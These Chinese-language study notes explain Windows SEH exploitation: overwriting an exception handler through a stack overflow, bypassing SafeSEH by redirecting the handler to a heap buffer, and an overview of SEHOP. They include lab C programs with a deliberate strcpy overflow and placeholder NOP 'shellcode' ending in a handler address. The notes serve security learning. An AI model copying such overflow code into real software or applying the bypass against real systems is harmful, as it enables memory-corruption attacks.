SEHAttack

一．SEH

S.E.H即异常处理结构（Structure Exception Handler）,它是Windows异常处理机制所用的重要数据结构，每个SEH包含两个DWORD指针

|  |
| --- |
| DWORD:Next SEH(下一个SEH指针) |
| DWORD:Exception Handler(异常处理函数) |

(1)SEH结构体存放在系统栈中

(2)当线程初始化时，系统会自动向栈中安装一个SEH，作为线程默认的异常处理

(3)如果程序源代码使用了\_\_try{} \_\_except(){}或者\_\_Assert宏等异常处理机制，编译器会向当前函数栈中安装一个SEH

(4)栈中存在多个SEH，通过链表从栈底(高地址)指向栈顶(低地址),当异常出现时，会找最近的SEH处理,当处理失败时，将顺着SEH链表依次尝试其他的异常处理函数，如果都不适合，将调用系统默认的处理函数

二．在栈溢出中使用SEH

char shellcode[]="\x90\x90\x90\x90"

"\x90\x90\x90\x90"

"\x90\x90\x90\x90";

DWORD MyException(void){

printf("error !!!exit the process...");

getchar();

ExitProcess(1);

}

void test(char \*input){

char buf[20];

int zero=0;

\_\_asm int 3

\_\_try{

strcpy(buf,input);

zero=4/zero;

}


\_\_except (MyException()){}


}

main(){


test(shellcode);

}







SEH链




strcpy



zero=4/zero



当shellcode溢出时



zero=4/zero;



三．在堆溢出利用SEH

即利用DWORD SHOOT修改SEH handler

1. SafeSEH--------针对SEH保护校验

safeSEH处理机制:

(1)检查异常处理函数链是否位于当前程序的栈中，如果不在当前栈中，程序将终止异常处理函数的调用

(2)检查异常处理函数的指针是否指向当前的程序栈中，如果指向当前栈中，程序将终止异常处理函数的调用


(3)在前面两项检查都通过后，程序调用一个全新的函数RtLIsValidHandler()校验函数

（查看sefeSEH.xlsx）

1. 从堆中绕过safeSEH

如果SEH中的异常函数指针指向堆区，即使安全校验发现了SEH已经不可信，仍能会调用其已被修改的异常处理函数

启用safeSEH（dumpbin /loadconfig a.exe[release版]）



未启用safeSEH



char shellcode[]=

"\x90\x90\x90\x90"

"\x90\x90\x90\x90"

"\x90\x90\x90\x90"

"\x90\x90\x90\x90"

"\x90\x90\x90\x90"

"\x90\x90\x90\x90"

"\x90\x90\x90\x90"

"\x90\x90\x90\x90"

"\x90\x90\x90\x90"

"\x60\x2A\x39"

;

int MyException(void){

printf("error !!!exit the process...");

getchar();

exit(1);

}

void test(char \* input)

{

char str[20];

int zero=0;

strcpy(str,input);

\_\_try{

zero=1/zero;

}

\_\_except(MyException()){}

}

void main()

{

char \* buf=(char \*)malloc(100);

\_\_asm int 3


strcpy(buf,shellcode);

test(shellcode);

}


char \* buf=(char \*)malloc(100);

strcpy(buf,shellcode);




12FE8C ---> shellcode:417130

12FE88 ---> buf:392A60



char str[20];

strcpy(str,input);



12FE78 --> SEHhandler:392A60(buf)

1. SEHOP(Structured Exception Handling 0verwrite Procection)

这是一种比safeSEH更为严厉的保护机制，SEFOP的核心任务就是检查SEH链的完整性，在程序转入异常处理前SEHOP会检验SEH链上最后一个异常处理函数是否为系统固定的终极异常处理函数，之后在进行safeSEH检验，通常伪造SEH链来欺骗SEHOP